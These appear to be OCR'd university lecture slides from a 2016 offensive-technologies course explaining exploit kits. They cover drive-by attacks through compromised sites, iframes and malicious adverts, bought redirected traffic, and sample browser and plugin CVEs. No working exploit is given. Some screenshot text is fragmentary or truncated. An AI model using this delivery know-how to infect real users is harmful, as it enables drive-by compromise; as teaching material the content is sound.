UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

Offensive technologies Fall 2016

Lecture 3

Exploit Kit Functionality

Fabio Massacci

UNIVERSITY OF TRENTO - Italy


eit Digital MASTER SCHOOL

Remember this scenario?

- ***Basically that's the same idea of an Exploit Kit***
  - Execute
    - 186 local functions
    - 15 functions from ***external*** sites
  - Aggregate static contents from
    - 676 websites of which
    - 370 external websites
    - 193 may be just images
  - Aggregate dynamic content from
    - 8 advertisers (at least)
  - Are all of these actions "good" ones?
- ***Just instead of adverts it sends you exploits…***

File Edit View History Bookmarks Tools Help
Libero
www.libero.it
regular express
LIBERO
Cerca
21°
Loris, "ecco perchè non può essere stata Veronica"
Mentana, incidente durante il tg
Rossi trionfa, Marquez a terra!

Remember this scenario?



ELLIGENCE INCONTRA
VERSITÀ

21 aprile 2015
- 17.30
m Dipartimento di Lettere e Filosofia
aso Gar, 14 - Trento

roduttivi

Collini, Magnifico Rettore dell'Università degli Studi di Trento
ppe Nesi, Preside Facoltà di Giurisprudenza

EMERGENTI AL SISTEMA PAESE

ezza nazionale ai tempi dei fondi sovrani
nino Alì, Docente di Diritto Internazionale


rkets - come infiltrare e studiare i mercati dove i ttacchi (e le cyber-vittime) vengono venduti
Massacci, Docente di Sistemi di Elaborazione delle Informazioni

dell'intelligence
Minniti, Sottosegretario di Stato alla Presidenza del Consiglio dei Ministri, elegata per la sicurezza della Repubblica

- ***Basically that's the same idea of the exploit served by the exploit kit***
  - That's a **program** containing
    - at least 1682 instructions
  - What happens when we open it?
    - All instructions are executed
    - Not necessarily true that the result is displayed
  - PDF language is Turing Complete
    - <u>ANY</u> function can be written in PDF language
    - Opening a PDF file can seamlessly display an image and simultaneously solve Fermat's little theorem
- ***So the stuff you got is not a "normal" pdf (or an images etc.) it is something that makes you browser crash and execute some part of the pdf that you don't really want to execute***


Ekits Technological vector

- ***Reminder of key idea of all attacks***
  - System is fed by attacker with computationally valid code (the exploit) disguised as an input sto a vulnerable component
  - As a result code is executed
- ***Exploit kit scenario is basically in which***
  - **System → user's computer**
  - **Vulnerable component → browser (or its plug-ins) contacting a web server**
  - **Attacker → web server**
  - **Exploit → some file that browser normally process (eg text, images, scripts, ect.)**



What is an Exploit Kit?


- ***Essentially it is a web site***
  - When contacted by the user it launches one or more attacks against the web site
  - If the attacks are successful it infects the systems
  - Some additional code (payload) is then uploaded on the system
- ***Attacks exploits software vulnerabilities***
  - Browser, plugin operating systems etc.
  - Independently from the vulnerabilities that is actually exploited they go through the browser
- ***There are several of them. Among the most famous***
  - **Blackhole**, RIG, **Crimepack**, Neutrino, **BleedingLife**, …



Attack Delivery Mechanisms

- ***User receives the attack just by opening a web page***
  - The page is not necessarily malicious
  - A legitimate page might load, unaware, malicious elements
    - Advert that in reality is malicious
    - iFrame insert by the attacker
- ***Examples of what you need to do***
  - Click on a link included in an email
  - Click on a video with a catchy title on Facebook
  - Open a friend’s (or a news site) web page
  - Hovering with a mouse over something
- ***From the user’s perspective this is “doing nothing”***

Delivery Mechanisms “in the wild”



TOY MAKER HASBRO’S SITE SERVING DRIVE-BY DOWNLOAD ATTACKS

There are unused icons on your desktop

by Michael Mimoso


Follow @mike_mimoso


JUST IN HOW TO TURN YOUR WINDOWS 10 UPGRADE FILES INTO AN ISO DISK IMAGE

BusinessWeek site hacked, serving drive-by exploits

Malicious hackers have broken into several sections of BusinessWeek.com and are now using the popular site to redirect visitors to malware-laden servers.

Delivery 0 – Status Before Attack





UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

Delivery 1 – Compromise Web Site

Hacker/Exploit kit owner

attacks

iFrame


Points to

Exploit Kit

Popular website homepage

User

9



UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

Delivery n.1 – User Connects to Site

Hacker/Exploit kit owner

attacks

iFrame

Points to

Exploit Kit

Popular website homepage


User

10

UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL


Delivery n.2 – User Redirected



UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

Delivery n.3 – Exploit Delivered



12

UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL


Can We Block It?

- ***Do we "break the web" by making this thing impossible?***
- ***Firewall***
  - Idea: block "content" that arrives from outside and is not requested
  - Discussion:

UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

Can't block it…



This is the GET response. Can't drop it without breaking the entire web

This is the original GET request

UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

How difficult is that?

- ***Mozilla development web page***
  - "The mouseover event is fired when a pointing device is moved onto the element that has the listener attached or onto one of its children"
- ***Code "behind" an image?***

  <img onmouseover="bigImg(this)"
  src="http://toughguys. com/belen-b-side.gif"
  alt="Belen Rodriguez shows her best B-side">
- ***Enough to add this bit to a page***

UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

How difficult is that (contd)

- ***User perspective on what happened***
  - ***Nothing happened***
  - "There was this cheeky video but I didn't click on it"
- ***Technical perspective on what happened***
  - Moving the mouse on a canvas **is** an action
  - Javascript event triggered
  - Remote url loaded
  - Content of remote url processed by brower (or appropriate plug-in)
- ***What if image is not well formed?***
  - crash the processor and take over control from browser

Can We Block It?


- ***Do we "break the web" by making this thing impossible?***
- ***Browser***
  - Idea: disable "content" that is not what we explicitly requested
  - Discussion:

Attack Vector: Software Vulnerability

- ***Attack "content" now been delivered to the system***
- ***"content" is then (mis)interpreted by the receiving software as "code"***
  - Receiving software has bug (vulnerability) incorrectly processing "content"
  - Bug is exploited (hence the name) so system executes "content" as if it was "code"
  - Receiving system has no way to know this is un-intended
- ***Typically two types of attack:***
  - Scripting code (javascript, VBscript,..) interpreted by the browser
  - Malformed files (.swf, .pdf, .applet) loaded by plugin/third party software

UNIVERSITY OF TRENTO - Italy

Sample of Attack Vectors



Vulnerability Summary for CVE-2012-2522

Original release date: 08/14/2012

Last revised: 11/02/2013

Source: US-CERT/NIST

Overview

Microsoft Internet Explorer 6 through 9 does not properly handle objects in memory, which allows remote attackers to execute arbitrary code by accessing a malformed virtual function table after this table's deletion, aka "Virtual Function Table Corruption Remote Code Execution Vulnerability."

Vulnerability Summary for CVE-2015-3088

Original release date: 05/13/2015

Last revised: 05/26/2015

Source: US-CERT/NIST

Overview

Heap-based buffer overflow in Ac
before 17.0.0.188 on Windows a
17.0.0.172, Adobe AIR SDK befo
17.0.0.172 allows attackers to ex

Vulnerability Summary for CVE-2015-3075

Original release date: 05/13/2015

Last revised: 05/14/2015

Source: US-CERT/NIST


Overview

Use-after-free vulnerability in Adobe Reader and Acrobat 10.x before 10.1.14 and 11.x before 11.0.11 on Windows and OS X allows attackers to execute arbitrary code via unspecified vectors, a different vulnerability than CVE-2015-3053, CVE-2015-3054, CVE-2015-3055, and CVE-2015-3059.

UNIVERSITY OF TRENTO - Italy

Alternative Delivery Mechanism

- *Exploit kits works only if they receive connections from victims*
  - Links, adverts, iframes, redirections, ..
- *I can't hack websites is there an alternative?*
- *There exist (underground) markets to buy such connections*
  - "Maladvertising", spam, people reselling their compromise to legitimate site
  - Actually even legit advert networks
- *Attacker "buys" 1000 connections from Italian users that use Internet Explorer 7*
  - Users gets redirected to the domain of the attacker when they load the original link
- *Requires redirection*



UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

Traffic Redirection 0 – Before Attack

Exploit kit owner

Exploit Kit


iFram e

ADs

Popular website homepage

User

21



UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

Traffic Redirection 1 - Acquisition

Exploit kit owner

Exploit Kit

iFram e

ADs

Popular website homepage


Buys

Attacks

Traffic Broker / Hacker

User

22



Traffic Redirection 2 – Acquisition II

Exploit kit owner

Exploit Kit

Buys traffic

iFram e

ADs

Popular website homepage


Buys

Attacks

Traffic Broker / Hacker

User

23



Traffic Redirection n.1-4 – User Connects

Exploit kit owner

Exploit Kit

Buys traffic

iFram e

ADs

Popular website homepage

Buys

